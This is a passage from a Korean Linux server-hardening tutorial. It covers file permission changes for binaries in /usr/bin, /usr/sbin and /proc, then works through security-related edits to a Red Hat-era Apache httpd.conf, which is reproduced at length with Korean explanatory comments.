[root@localhost sbin]# cd /usr/bin
[root@localhost bin]# ls -al
[root@localhost bin]# ls -la | more
합계 283228
lrwxrwxrwx    1 root     root            3  7월  4 08:55 cc -> gcc
-rwxr-xr-x    1 root     root        62268  1월 26  2003 dig
-rwxr-xr-x    1 root     root        51028  1월 25  2003 find
-rwxr-xr-x    2 root     root        80644  2월 25  2003 gcc
-rwxr-xr-x    2 root     root        81864  2월 12  2003 gcc296
-rwxr-xr-x    1 root     root      2116372  2월 25  2003 gdb
-rwxr-xr-x    1 root     root        44800  2월 25  2003 gdbserver
-rwxr-xr-x    1 root     root        14236  2월 19  2003 id
-rwxr-xr-x    1 root     root        15260  2월 19  2003 kill
-rwxr-xr-x    1 root     root        13144  1월 25  2003 killall
-rwxr-xr-x    1 root     root        11068  2월 11  2003 last
-rwxr-xr-x    1 root     root       127932  1월 25  2003 make
-rwxr-xr-x    1 root     root        55068  2월 19  2003 mysql
-rwxr-xr-x    1 root     root       257788  1월 26  2003 nmap
-rwxr-xr-x    1 root     root        55968  1월 26  2003 nslookup
-rwxr-xr-x    2 root     root        12572  2월 19  2003 perl
-rwxr-xr-x    2 root     root        12572  2월 19  2003 perl5.8.
-rwxr-xr-x    2 root     root       791232  2월 25  2003 python
-rwxr-xr-x    3 root     root        57468  1월 25  2003 rz
-rwxr-xr-x    1 root     root        64632  2월 15  2003 ssh-add
-rwxr-xr-x    1 root     root        47544  2월 15  2003 ssh-agent
-rwxr-xr-x    1 root     root        64760  2월 15  2003 ssh-keygen
-rwxr-xr-x    1 root     root       135800  2월 15  2003 ssh-keyscan
-rwxr-xr-x    1 root     root        35604  2월 19  2003 tail
-rwxr-xr-x    1 root     root      1893740  2월 12  2003 vim
-rwxr-xr-x    1 root     root         7168  2월 25  2003 whereis
-rwxr-xr-x    1 root     root        15324  1월 25  2003 which
-rwxr-xr-x    1 root     root        10784  2월 19  2003 whoami
```

```
[root@localhost bin]#
```

이제 /usr/sbin 디렉토리입니다. 여기는 그렇게 많지 않습니다. lsof 파일을 700으로 설정합니다.

```
[root@localhost bin]# cd /usr/sbin
[root@localhost sbin]# ls -al
-rwxr-xr-x    1 root     root        95640  1월 25  2003 lsof
```

마지막으로 /proc 디렉토리는 디렉토리 자체를 700으로 설정합니다.

```
[root@localhost sbin]# cd
[root@localhost root]# chmod 700 /proc
[root@localhost root]#
```

이제 파일 및 디렉토리 퍼미션 설정을 다 알아보았습니다. 앞에서 언급되지 않은 파일이나 디렉토리를 굳이 변경할 필요는 없을 것입니다. 이 정도 설정하면 많은 공격을 막을 수 있을 것입니다.

5. 웹 서버 보안

5-1.httpd.conf 파일 설정

httpd.conf 파일은 웹 서버 Apache의 설정 파일입니다. 여기서는 가장 기본적인 것을 위주로 설정하는 것을 알아볼 것입니다. 이 파일은 /etc/httpd/conf에 있습니다. 지금부터 보안 상 중요한 부분에 대해 하나씩 수정해보도록 하겠습니다. 파란색으로 표시된 부분이 수정된 부분이며, 수정되기 전의 원래 부분은 파란색으로 표시하되 앞에 #를 붙이도록 하겠습니다.

그리고 한가지 말씀드릴 것은 httpd.conf 파일의 퍼미션을 600으로 수정하시기 바랍니다.

```
[root@localhost root]# chmod 600 /etc/httpd/conf/httpd.conf
```

이제 수정에 들어갑니다. 그렇게 수정할 부분이 많지는 않습니다.

```
[root@localhost root]# vi /etc/httpd/conf/httpd.conf
#
# Based upon the NCSA server configuration files originally by Rob McCool.
#
# This is the main Apache server configuration file.  It contains the
# configuration directives that give the server its instructions.
# See <URL:http://httpd.apache.org/docs-2.0/> for detailed information about
# the directives.
#
# Do NOT simply read the instructions in here without understanding
# what they do.  They're here only as hints or reminders.  If you are unsure
# consult the online docs. You have been warned.
#
# The configuration directives are grouped into three basic sections:
#  1. Directives that control the operation of the Apache server process as a
#     whole (the 'global environment').
#  2. Directives that define the parameters of the 'main' or 'default' server,
#     which responds to requests that aren't handled by a virtual host.
#     These directives also provide default values for the settings
#     of all virtual hosts.
#  3. Settings for virtual hosts, which allow Web requests to be sent to
#     different IP addresses or hostnames and have them handled by the
#     same Apache server process.
#
# Configuration and logfile names: If the filenames you specify for many
# of the server's control files begin with "/" (or "drive:/" for Win32), the
# server will use that explicit path.  If the filenames do *not* begin
# with "/", the value of ServerRoot is prepended -- so "logs/foo.log"
# with ServerRoot set to "/etc/httpd" will be interpreted by the
# server as "/etc/httpd/logs/foo.log".
#

### Section 1: Global Environment
#
# The directives in this section affect the overall operation of Apache,
# such as the number of concurrent requests it can handle or where it
# can find its configuration files.
#

#
# Don't give away too much information about all the subcomponents
# we are running.  Comment out this line if you don't mind remote sites
# finding out what major optional modules you are running
#    ServerTokens OS
```

```
    ServerTokens Prod
# OS를Prod로 변경하였습니다.
# 웹 상으로 운영체제의 정보나 민감한 정보가 노출되는 것을 막아줍니다.
# 공격자는 일부러 에러를 내어 서버의 정보를 확인하는 경우가 많습니다.


#
# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
# NOTE!  If you intend to place this on an NFS (or otherwise network)
# mounted filesystem then please read the LockFile documentation
# (available at <URL:http://httpd.apache.org/docs-2.0/mod/core.html#lockfile>);
# you will save yourself a lot of trouble.
#
# Do NOT add a slash at the end of the directory path.
#
ServerRoot "/etc/httpd"

#
# ScoreBoardFile: File used to store internal server process information.
# If unspecified (the default), the scoreboard will be stored in an
# anonymous shared memory segment, and will be unavailable to third-party
# applications.
# If specified, ensure that no two invocations of Apache share the same
# scoreboard file. The scoreboard file MUST BE STORED ON A LOCAL DISK.
#
#ScoreBoardFile run/httpd.scoreboard

#
# PidFile: The file in which the server should record its process
# identification number when it starts.
#
PidFile run/httpd.pid

#
# Timeout: The number of seconds before receives and sends time out.
#
Timeout 300

#
# KeepAlive: Whether or not to allow persistent connections (more than
# one request per connection). Set to "Off" to deactivate.
#
KeepAlive Off

#
# MaxKeepAliveRequests: The maximum number of requests to allow
```

```
# during a persistent connection. Set to 0 to allow an unlimited amount.
# We recommend you leave this number high, for maximum performance.
#
MaxKeepAliveRequests 100

#
# KeepAliveTimeout: Number of seconds to wait for the next request from the
# same client on the same connection.
#
KeepAliveTimeout 15

##
## Server-Pool Size Regulation (MPM specific)
##

# prefork MPM
# StartServers: number of server processes to start
# MinSpareServers: minimum number of server processes which are kept spare
# MaxSpareServers: maximum number of server processes which are kept spare
# MaxClients: maximum number of server processes allowed to start
# MaxRequestsPerChild: maximum number of requests a server process serves
<IfModule prefork.c>
StartServers          8
MinSpareServers       5
MaxSpareServers      20
MaxClients          150
MaxRequestsPerChild   1000
</IfModule>

# worker MPM
# StartServers: initial number of server processes to start
# MaxClients: maximum number of simultaneous client connections
# MinSpareThreads: minimum number of worker threads which are kept spare
# MaxSpareThreads: maximum number of worker threads which are kept spare
# ThreadsPerChild: constant number of worker threads in each server process
# MaxRequestsPerChild: maximum number of requests a server process serves
<IfModule worker.c>
StartServers              2
MaxClients              150
MinSpareThreads        25
MaxSpareThreads        75
ThreadsPerChild        25
MaxRequestsPerChild   0
</IfModule>

# perchild MPM
# NumServers: constant number of server processes
# StartThreads: initial number of worker threads in each server process
# MinSpareThreads: minimum number of worker threads which are kept spare
```

```
# MaxSpareThreads: maximum number of worker threads which are kept spare
# MaxThreadsPerChild: maximum number of worker threads in each server process
# MaxRequestsPerChild: maximum number of connections per server process
<IfModule perchild.c>
NumServers                5
StartThreads              5
MinSpareThreads           5
MaxSpareThreads          10
MaxThreadsPerChild       20
MaxRequestsPerChild       0
</IfModule>

#
# Listen: Allows you to bind Apache to specific IP addresses and/or
# ports, in addition to the default. See also the <VirtualHost>
# directive.
#
# Change this to Listen on specific IP addresses as shown below to
# prevent Apache from glomming onto all bound IP addresses (0.0.0.0)
#
#Listen 12.34.56.78:80
Listen 80

#
# Load config files from the config directory "/etc/httpd/conf.d".
#
Include conf.d/*.conf

#
# Dynamic Shared Object (DSO) Support
#
# To be able to use the functionality of a module which was built as a DSO you
# have to place corresponding `LoadModule' lines at this location so the
# directives contained in it are actually available _before_ they are used.
# Statically compiled modules (those listed by `httpd -l') do not need
# to be loaded here.
#
# Example:
# LoadModule foo_module modules/mod_foo.so
#
LoadModule access_module modules/mod_access.so
LoadModule auth_module modules/mod_auth.so
LoadModule auth_anon_module modules/mod_auth_anon.so
LoadModule auth_dbm_module modules/mod_auth_dbm.so
LoadModule auth_digest_module modules/mod_auth_digest.so
LoadModule include_module modules/mod_include.so
LoadModule log_config_module modules/mod_log_config.so
LoadModule env_module modules/mod_env.so
LoadModule mime_magic_module modules/mod_mime_magic.so
```

```
LoadModule cern_meta_module modules/mod_cern_meta.so
LoadModule expires_module modules/mod_expires.so
LoadModule headers_module modules/mod_headers.so
LoadModule usertrack_module modules/mod_usertrack.so
LoadModule unique_id_module modules/mod_unique_id.so
LoadModule setenvif_module modules/mod_setenvif.so
LoadModule mime_module modules/mod_mime.so
LoadModule dav_module modules/mod_dav.so
LoadModule status_module modules/mod_status.so
LoadModule autoindex_module modules/mod_autoindex.so
LoadModule asis_module modules/mod_asis.so
LoadModule info_module modules/mod_info.so
LoadModule dav_fs_module modules/mod_dav_fs.so
LoadModule vhost_alias_module modules/mod_vhost_alias.so
LoadModule negotiation_module modules/mod_negotiation.so
LoadModule dir_module modules/mod_dir.so
LoadModule imap_module modules/mod_imap.so
LoadModule actions_module modules/mod_actions.so
LoadModule speling_module modules/mod_speling.so
LoadModule userdir_module modules/mod_userdir.so
LoadModule alias_module modules/mod_alias.so
LoadModule rewrite_module modules/mod_rewrite.so
LoadModule proxy_module modules/mod_proxy.so
LoadModule proxy_ftp_module modules/mod_proxy_ftp.so
LoadModule proxy_http_module modules/mod_proxy_http.so
LoadModule proxy_connect_module modules/mod_proxy_connect.so

<IfModule prefork.c>
LoadModule cgi_module modules/mod_cgi.so
</IfModule>

<IfModule worker.c>
LoadModule cgid_module modules/mod_cgid.so
</IfModule>

#
# ExtendedStatus controls whether Apache will generate "full" status
# information (ExtendedStatus On) or just basic information (ExtendedStatus
# Off) when the "server-status" handler is called. The default is Off.
#
#ExtendedStatus On

### Section 2: 'Main' server configuration
#
# The directives in this section set up the values used by the 'main'
# server, which responds to any requests that aren't handled by a
# <VirtualHost> definition.  These values also provide defaults for
# any <VirtualHost> containers you may define later in the file.
#
```

```
# All of these directives may appear inside <VirtualHost> containers,
# in which case these default settings will be overridden for the
# virtual host being defined.
#

#
# If you wish httpd to run as a different user or group, you must run
# httpd as root initially and it will switch.
#
# User/Group: The name (or #number) of the user/group to run httpd as.
#   . On SCO (ODT 3) use "User nouser" and "Group nogroup".
#   . On HPUX you may not be able to use shared memory as nobody, and the
#     suggested workaround is to create a user www and use that user.
#   NOTE that some kernels refuse to setgid(Group) or semctl(IPC_SET)
#   when the value of (unsigned)Group is above 60000;
#   don't use Group #-1 on these systems!
#
User apache
Group apache

#
# ServerAdmin: Your address, where problems with the server should be
# e-mailed.   This address appears on some server-generated pages, such
# as error documents.   e.g. admin@your-domain.com
#
ServerAdmin root@localhost

#
# ServerName gives the name and port that the server uses to identify itself.
# This can often be determined automatically, but we recommend you specify
# it explicitly to prevent problems during startup.
#
# If this is not set to valid DNS name for your host, server-generated
# redirections will not work.   See also the UseCanonicalName directive.
#
# If your host doesn't have a registered DNS name, enter its IP address here.
# You will have to access it by its address anyway, and this will make
# redirections work in a sensible way.
#
#ServerName new.host.name:80

#
# UseCanonicalName: Determines how Apache constructs self-referencing
# URLs and the SERVER_NAME and SERVER_PORT variables.
# When set "Off", Apache will use the Hostname and Port supplied
# by the client.   When set "On", Apache will use the value of the
# ServerName directive.
#
UseCanonicalName Off
```

```
#
# DocumentRoot: The directory out of which you will serve your
# documents. By default, all requests are taken from this directory, but
# symbolic links and aliases may be used to point to other locations.
#
DocumentRoot "/var/www/html"

#
# Each directory to which Apache has access can be configured with respect
# to which services and features are allowed and/or disabled in that
# directory (and its subdirectories).
#
# First, we configure the "default" to be a very restrictive set of
# features.
#
# <Directory />
#     Options FollowSymLinks
#     AllowOverride None
# </Directory>

 <Directory />
    Options
    AllowOverride None
 </Directory>

# FollowSymLinks 부분을 삭제하였습니다.


#
# Note that from this point forward you must specifically allow
# particular features to be enabled - so if something's not working as
# you might expect, make sure that you have specifically enabled it
# below.
#

#
# This should be changed to whatever you set DocumentRoot to.
#
<Directory "/var/www/html">

#
# Possible values for the Options directive are "None", "All",
# or any combination of:
#    Indexes Includes FollowSymLinks SymLinksifOwnerMatch ExecCGI Multiviews
#
# Note that "MultiViews" must be named *explicitly* --- "Options All"
# doesn't give it to you.
#
```

```
# The Options directive is both complicated and important.  Please see
# http://httpd.apache.org/docs-2.0/mod/core.html#options
# for more information.
#
#     Options Indexes FollowSymLinks

      Options FollowSymLinks

# Indexes라는 부분을 삭제하였습니다. Indexes 부분을 그대로 두면
# 특정 디렉토리의 파일 내용이 모두 보이게 됩니다. 예를 들어,
# 제로보드를 우리나라에서 많이 사용하는데, 제로보드의 data 디렉토리는 퍼미션이 707로
# 보통 설정되어 있습니다.
# Indexes 부분을 그대로 두면 이 디렉토리의 모든 파일을 보고, 다운 받을 수 있습니다.
# 제로보드를 통해 올라간 모든 자료들이 저장되는 곳이 data 디렉토리입니다.

#
# AllowOverride controls what directives may be placed in .htaccess files.
# It can be "All", "None", or any combination of the keywords:
#   Options FileInfo AuthConfig Limit
#
    AllowOverride None

#
# Controls who can get stuff from this server.
#
    Order allow,deny
    Allow from all

</Directory>

#
# Disable autoindex for the root directory, and present a
# default Welcome page if no other index page is present.
#
<LocationMatch "^/$>
    Options -Indexes
    ErrorDocument 403 /error/noindex.html
</LocationMatch>

#
# UserDir: The name of the directory that is appended onto a user's home
# directory if a ~user request is received.
#
# The path to the end user account 'public_html' directory must be
# accessible to the webserver userid.  This usually means that ~userid
# must have permissions of 711, ~userid/public_html must have permissions
# of 755, and documents contained therein must be world-readable.
# Otherwise, the client will only receive a "403 Forbidden" message.
#
```

```
# See also: http://httpd.apache.org/docs/misc/FAQ.html#forbidden
#
<IfModule mod_userdir.c>
    #
    # UserDir is disabled by default since it can confirm the presence
    # of a username on the system (depending on home directory
    # permissions).
    #
    UserDir disable

    #
    # To enable requests to /~user/ to serve the user's public_html
    # directory, remove the "UserDir disable" line above, and uncomment
    # the following line instead:
    #
    #UserDir public_html

</IfModule>

#
# Control access to UserDir directories.  The following is an example
# for a site where these directories are restricted to read-only.
#
#<Directory /home/*/public_html>
#     AllowOverride FileInfo AuthConfig Limit
#     Options MultiViews Indexes SymLinksIfOwnerMatch IncludesNoExec
#     <Limit GET POST OPTIONS>
#          Order allow,deny
#          Allow from all
#     </Limit>
#     <LimitExcept GET POST OPTIONS>
#          Order deny,allow
#          Deny from all
#     </LimitExcept>
#</Directory>

#
# DirectoryIndex: sets the file that Apache will serve if a directory
# is requested.
#
# The index.html.var file (a type-map) is used to deliver content-
# negotiated documents.  The MultiViews Option can be used for the
# same purpose, but it is much slower.
#
# DirectoryIndex index.html index.html.var

  DirectoryIndex index.html

# index.html.var를 삭제하였습니다.
```

```
#
# AccessFileName: The name of the file to look for in each directory
# for access control information.   See also the AllowOverride directive.
#
AccessFileName .htaccess

#
# The following lines prevent .htaccess and .htpasswd files from being
# viewed by Web clients.
#
<Files ~ "^₩.ht">
    Order allow,deny
    Deny from all
</Files>

#
# TypesConfig describes where the mime.types file (or equivalent) is
# to be found.
#
TypesConfig /etc/mime.types

#
# DefaultType is the default MIME type the server will use for a document
# if it cannot otherwise determine one, such as from filename extensions.
# If your server contains mostly text or HTML documents, "text/plain" is
# a good value.   If most of your content is binary, such as applications
# or images, you may want to use "application/octet-stream" instead to
# keep browsers from trying to display binary files as though they are
# text.
#
DefaultType text/plain

#
# The mod_mime_magic module allows the server to use various hints from the
# contents of the file itself to determine its type.   The MIMEMagicFile
# directive tells the module where the hint definitions are located.
#
<IfModule mod_mime_magic.c>
#    MIMEMagicFile /usr/share/magic.mime
    MIMEMagicFile conf/magic
</IfModule>

#
# HostnameLookups: Log the names of clients or just their IP addresses
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for the net if people
# had to knowingly turn this feature on, since enabling it means that
# each client request will result in AT LEAST one lookup request to the
```

```
# nameserver.
#
HostnameLookups Off

#
# ErrorLog: The location of the error log file.
# If you do not specify an ErrorLog directive within a <VirtualHost>
# container, error messages relating to that virtual host will be
# logged here.  If you *do* define an error logfile for a <VirtualHost>
# container, that host's errors will be logged there and not here.
#
ErrorLog logs/error_log

#
# LogLevel: Control the number of messages logged to the error_log.
# Possible values include: debug, info, notice, warn, error, crit,
# alert, emerg.
#
LogLevel warn

#
# The following directives define some format nicknames for use with
# a CustomLog directive (see below).
#
LogFormat "%h %l %u %t ₩"%r₩" %>s %b ₩"%{Referer}i₩" ₩"%{User-Agent}i₩"" combined
LogFormat "%h %l %u %t ₩"%r₩" %>s %b" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

#
# The location and format of the access logfile (Common Logfile Format).
# If you do not define any access logfiles within a <VirtualHost>
# container, they will be logged here.  Contrariwise, if you *do*
# define per-<VirtualHost> access logfiles, transactions will be
# logged therein and *not* in this file.
#
# CustomLog logs/access_log common
CustomLog logs/access_log combined

#
# If you would like to have agent and referer logfiles, uncomment the
# following directives.
#
#CustomLog logs/referer_log referer
#CustomLog logs/agent_log agent

#
# If you prefer a single logfile with access, agent, and referer information
# (Combined Logfile Format) you can use the following directive.
```

```
#
#CustomLog logs/access_log combined
#
# Optionally add a line containing the server version and virtual host
# name to server-generated pages (error documents, FTP directory listings,
# mod_status and mod_info output etc., but not CGI generated documents).
# Set to "EMail" to also include a mailto: link to the ServerAdmin.
# Set to one of:  On | Off | EMail
#
ServerSignature On

#
# Aliases: Add here as many aliases as you need (with no limit). The format is
# Alias fakename realname
#
# Note that if you include a trailing / on fakename then the server will
# require it to be present in the URL.  So "/icons" isn't aliased in this
# example, only "/icons/".  If the fakename is slash-terminated, then the
# realname must also be slash terminated, and if the fakename omits the
# trailing slash, the realname must also omit it.
#
# We include the /icons/ alias for FancyIndexed directory listings.  If you
# do not use FancyIndexing, you may comment this out.
#
Alias /icons/ "/var/www/icons/"

<Directory "/var/www/icons">
    Options Indexes MultiViews
    AllowOverride None
    Order allow,deny
    Allow from all
</Directory>

#
# This should be changed to the ServerRoot/manual/.  The alias provides
# the manual, even if you choose to move your DocumentRoot.  You may comment
# this out if you do not care for the documentation.
#
Alias /manual "/var/www/manual"

<Directory "/var/www/manual">
    Options Indexes FollowSymLinks MultiViews
    AllowOverride None
    Order allow,deny
    Allow from all
</Directory>

<IfModule mod_dav_fs.c>
    # Location of the WebDAV lock database.
```

```
    DAVLockDB /var/lib/dav/lockdb
</IfModule>
#
# ScriptAlias: This controls which directories contain server scripts.
# ScriptAliases are essentially the same as Aliases, except that
# documents in the realname directory are treated as applications and
# run by the server when requested rather than as documents sent to the client.
# The same rules about trailing "/" apply to ScriptAlias directives as to
# Alias.
#
ScriptAlias /cgi-bin/ "/var/www/cgi-bin/"

<IfModule mod_cgid.c>
#
# Additional to mod_cgid.c settings, mod_cgid has Scriptsock <path>
# for setting UNIX socket for communicating with cgid.
#
Scriptsock              run/httpd.cgid
</IfModule>

#
# "/var/www/cgi-bin" should be changed to whatever your ScriptAliased
# CGI directory exists, if you have that configured.
#
<Directory "/var/www/cgi-bin">
    AllowOverride None
    Options None
    Order allow,deny
    Allow from all
</Directory>

#
# Redirect allows you to tell clients about documents which used to exist in
# your server's namespace, but do not anymore. This allows you to tell the
# clients where to look for the relocated document.
# Example:
# Redirect permanent /foo http://www.example.com/bar

#
# Directives controlling the display of server-generated directory listings.
#

#
# FancyIndexing is whether you want fancy directory indexing or standard.
# VersionSort is whether files containing version numbers should be
# compared in the natural way, so that `apache-1.3.9.tar' is placed before
# `apache-1.3.12.tar'.
#
IndexOptions FancyIndexing VersionSort NameWidth=*
```

```
#
# AddIcon* directives tell the server which icon to show for different
# files or filename extensions.  These are only displayed for
# FancyIndexed directories.
#
AddIconByEncoding (CMP,/icons/compressed.gif) x-compress x-gzip

AddIconByType (TXT,/icons/text.gif) text/*
AddIconByType (IMG,/icons/image2.gif) image/*
AddIconByType (SND,/icons/sound2.gif) audio/*
AddIconByType (VID,/icons/movie.gif) video/*

AddIcon /icons/binary.gif .bin .exe
AddIcon /icons/binhex.gif .hqx
AddIcon /icons/tar.gif .tar
AddIcon /icons/world2.gif .wrl .wrl.gz .vrml .vrm .iv
AddIcon /icons/compressed.gif .Z .z .tgz .gz .zip
AddIcon /icons/a.gif .ps .ai .eps
AddIcon /icons/layout.gif .html .shtml .htm .pdf
AddIcon /icons/text.gif .txt
AddIcon /icons/c.gif .c
AddIcon /icons/p.gif .pl .py
AddIcon /icons/f.gif .for
AddIcon /icons/dvi.gif .dvi
AddIcon /icons/uuencoded.gif .uu
AddIcon /icons/script.gif .conf .sh .shar .csh .ksh .tcl
AddIcon /icons/tex.gif .tex
AddIcon /icons/bomb.gif core

AddIcon /icons/back.gif ..
AddIcon /icons/hand.right.gif README
AddIcon /icons/folder.gif ^^DIRECTORY^^
AddIcon /icons/blank.gif ^^BLANKICON^^

#
# DefaultIcon is which icon to show for files which do not have an icon
# explicitly set.
#
DefaultIcon /icons/unknown.gif

#
# AddDescription allows you to place a short description after a file in
# server-generated indexes.  These are only displayed for FancyIndexed
# directories.
# Format: AddDescription "description" filename
#
#AddDescription "GZIP compressed document" .gz
#AddDescription "tar archive" .tar
```

```
#AddDescription "GZIP compressed tar archive" .tgz

#
# ReadmeName is the name of the README file the server will look for by
# default, and append to directory listings.
#
# HeaderName is the name of a file which should be prepended to
# directory indexes.
ReadmeName README.html
HeaderName HEADER.html

#
# IndexIgnore is a set of filenames which directory indexing should ignore
# and not include in the listing.  Shell-style wildcarding is permitted.
#
IndexIgnore .??* *~ *# HEADER* README* RCS CVS *,v *,t

#
# AddEncoding allows you to have certain browsers (Mosaic/X 2.1+) uncompress
# information on the fly. Note: Not all browsers support this.
# Despite the name similarity, the following Add* directives have nothing
# to do with the FancyIndexing customization directives above.
#
AddEncoding x-compress Z
AddEncoding x-gzip gz tgz

#
# DefaultLanguage and AddLanguage allows you to specify the language of
# a document. You can then use content negotiation to give a browser a
# file in a language the user can understand.
#
# Specify a default language. This means that all data
# going out without a specific language tag (see below) will
# be marked with this one. You probably do NOT want to set
# this unless you are sure it is correct for all cases.
#
# * It is generally better to not mark a page as
# * being a certain language than marking it with the wrong
# * language!
#
# DefaultLanguage nl
#
# Note 1: The suffix does not have to be the same as the language
# keyword --- those with documents in Polish (whose net-standard
# language code is pl) may wish to use "AddLanguage pl .po" to
# avoid the ambiguity with the common suffix for perl scripts.
#
# Note 2: The example entries below illustrate that in some cases
# the two character 'Language' abbreviation is not identical to
```

```
# the two character 'Country' code for its country,
# E.g. 'Danmark/dk' versus 'Danish/da'.
#
# Note 3: In the case of 'ltz' we violate the RFC by using a three char
# specifier. There is 'work in progress' to fix this and get
# the reference data for rfc1766 cleaned up.
#
# Danish (da) - Dutch (nl) - English (en) - Estonian (et)
# French (fr) - German (de) - Greek-Modern (el)
# Italian (it) - Norwegian (no) - Norwegian Nynorsk (nn) - Korean (kr)
# Portugese (pt) - Luxembourgeois* (ltz)
# Spanish (es) - Swedish (sv) - Catalan (ca) - Czech(cz)
# Polish (pl) - Brazilian Portuguese (pt-br) - Japanese (ja)
# Russian (ru) - Croatian (hr)
#
AddLanguage da .dk
AddLanguage nl .nl
AddLanguage en .en
AddLanguage et .et
AddLanguage fr .fr
AddLanguage de .de
AddLanguage he .he
AddLanguage el .el
AddLanguage it .it
AddLanguage ja .ja
AddLanguage pl .po
AddLanguage kr .kr
AddLanguage pt .pt
AddLanguage nn .nn
AddLanguage no .no
AddLanguage pt-br .pt-br
AddLanguage ltz .ltz
AddLanguage ca .ca
AddLanguage es .es
AddLanguage sv .se
AddLanguage cz .cz
AddLanguage ru .ru
AddLanguage tw .tw
AddLanguage zh-tw .tw
AddLanguage hr .hr

#
# LanguagePriority allows you to give precedence to some languages
# in case of a tie during content negotiation.
#
# Just list the languages in decreasing order of preference. We have
# more or less alphabetized them here. You probably want to change this.
#
LanguagePriority en da nl et fr de el it ja kr no pl pt pt-br ltz ca es sv tw
```

```
#
# ForceLanguagePriority allows you to serve a result page rather than
# MULTIPLE CHOICES (Prefer) [in case of a tie] or NOT ACCEPTABLE (Fallback)
# [in case no accepted languages matched the available variants]
#
ForceLanguagePriority Prefer Fallback

#
# Specify a default charset for all pages sent out. This is
# always a good idea and opens the door for future internationalisation
# of your web site, should you ever want it. Specifying it as
# a default does little harm; as the standard dictates that a page
# is in iso-8859-1 (latin1) unless specified otherwise i.e. you
# are merely stating the obvious. There are also some security
# reasons in browsers, related to javascript and URL parsing
# which encourage you to always set a default char set.
#
AddDefaultCharset ISO-8859-1

#
# Commonly used filename extensions to character sets. You probably
# want to avoid clashes with the language extensions, unless you
# are good at carefully testing your setup after each change.
# See ftp://ftp.isi.edu/in-notes/iana/assignments/character-sets for
# the official list of charset names and their respective RFCs
#
AddCharset ISO-8859-1  .iso8859-1  .latin1
AddCharset ISO-8859-2  .iso8859-2  .latin2 .cen
AddCharset ISO-8859-3  .iso8859-3  .latin3
AddCharset ISO-8859-4  .iso8859-4  .latin4
AddCharset ISO-8859-5  .iso8859-5  .latin5 .cyr .iso-ru
AddCharset ISO-8859-6  .iso8859-6  .latin6 .arb
AddCharset ISO-8859-7  .iso8859-7  .latin7 .grk
AddCharset ISO-8859-8  .iso8859-8  .latin8 .heb
AddCharset ISO-8859-9  .iso8859-9  .latin9 .trk
AddCharset ISO-2022-JP .iso2022-jp .jis
AddCharset ISO-2022-KR .iso2022-kr .kis
AddCharset ISO-2022-CN .iso2022-cn .cis
AddCharset Big5        .Big5       .big5
# For russian, more than one charset is used (depends on client, mostly):
AddCharset WINDOWS-1251 .cp-1251   .win-1251
AddCharset CP866       .cp866
AddCharset KOI8-r      .koi8-r .koi8-ru
AddCharset KOI8-ru     .koi8-uk .ua
AddCharset ISO-10646-UCS-2 .ucs2
AddCharset ISO-10646-UCS-4 .ucs4
AddCharset UTF-8       .utf8
```

```
# The set below does not map to a specific (iso) standard
# but works on a fairly wide range of browsers. Note that
# capitalization actually matters (it should not, but it
# does for some browsers).
#
# See ftp://ftp.isi.edu/in-notes/iana/assignments/character-sets
# for a list of sorts. But browsers support few.
#
AddCharset GB2312       .gb2312 .gb
AddCharset utf-7        .utf7
AddCharset utf-8        .utf8
AddCharset big5         .big5 .b5
AddCharset EUC-TW       .euc-tw
AddCharset EUC-JP       .euc-jp
AddCharset EUC-KR       .euc-kr
AddCharset shift_jis    .sjis

#
# AddType allows you to add to or override the MIME configuration
# file mime.types for specific file types.
#
AddType application/x-tar .tgz

#
# AddHandler allows you to map certain file extensions to "handlers":
# actions unrelated to filetype. These can be either built into the server
# or added with the Action directive (see below)
#
# To use CGI scripts outside of ScriptAliased directories:
# (You will also need to add "ExecCGI" to the "Options" directive.)
#
#AddHandler cgi-script .cgi

#
# For files that include their own HTTP headers:
#
#AddHandler send-as-is asis

#
# For server-parsed imagemap files:
#
AddHandler imap-file map

#
# For type maps (negotiated resources):
# (This is enabled by default to allow the Apache "It Worked" page
#    to be distributed in multiple languages.)
#
AddHandler type-map var
```

```
# Filters allow you to process content before it is sent to the client.
#
# To parse .shtml files for server-side includes (SSI):
# (You will also need to add "Includes" to the "Options" directive.)
#
AddOutputFilter INCLUDES .shtml

#
# Action lets you define media types that will execute a script whenever
# a matching file is called. This eliminates the need for repeated URL
# pathnames for oft-used CGI file processors.
# Format: Action media/type /cgi-script/location
# Format: Action handler-name /cgi-script/location
#

#
# Customizable error responses come in three flavors:
# 1) plain text 2) local redirects 3) external redirects
#
# Some examples:
#ErrorDocument 500 "The server made a boo boo."
#ErrorDocument 404 /missing.html
#ErrorDocument 404 "/cgi-bin/missing_handler.pl"
#ErrorDocument 402 http://www.example.com/subscription_info.html
#

#
# Putting this all together, we can Internationalize error responses.
#
# We use Alias to redirect any /error/HTTP_<error>.html.var response to
# our collection of by-error message multi-language collections.   We use
# includes to substitute the appropriate text.
#
# You can modify the messages' appearance without changing any of the
# default HTTP_<error>.html.var files by adding the line;
#
#     Alias /error/include/ "/your/include/path/"
#
# which allows you to create your own set of files by starting with the
# /var/www/error/include/ files and
# copying them to /your/include/path/, even on a per-VirtualHost basis.
#

Alias /error/ "/var/www/error/"

<IfModule mod_negotiation.c>
<IfModule mod_include.c>
    <Directory "/var/www/error">
```

```
        AllowOverride None
        Options IncludesNoExec
        AddOutputFilter Includes html
        AddHandler type-map var
        Order allow,deny
        Allow from all
        LanguagePriority en es de fr
        ForceLanguagePriority Prefer Fallback
    </Directory>

    ErrorDocument 400 /error/HTTP_BAD_REQUEST.html.var
    ErrorDocument 401 /error/HTTP_UNAUTHORIZED.html.var
    ErrorDocument 403 /error/HTTP_FORBIDDEN.html.var
    ErrorDocument 404 /error/HTTP_NOT_FOUND.html.var
    ErrorDocument 405 /error/HTTP_METHOD_NOT_ALLOWED.html.var
    ErrorDocument 408 /error/HTTP_REQUEST_TIME_OUT.html.var
    ErrorDocument 410 /error/HTTP_GONE.html.var
    ErrorDocument 411 /error/HTTP_LENGTH_REQUIRED.html.var
    ErrorDocument 412 /error/HTTP_PRECONDITION_FAILED.html.var
    ErrorDocument 413 /error/HTTP_REQUEST_ENTITY_TOO_LARGE.html.var
    ErrorDocument 414 /error/HTTP_REQUEST_URI_TOO_LARGE.html.var
    ErrorDocument 415 /error/HTTP_SERVICE_UNAVAILABLE.html.var
    ErrorDocument 500 /error/HTTP_INTERNAL_SERVER_ERROR.html.var
    ErrorDocument 501 /error/HTTP_NOT_IMPLEMENTED.html.var
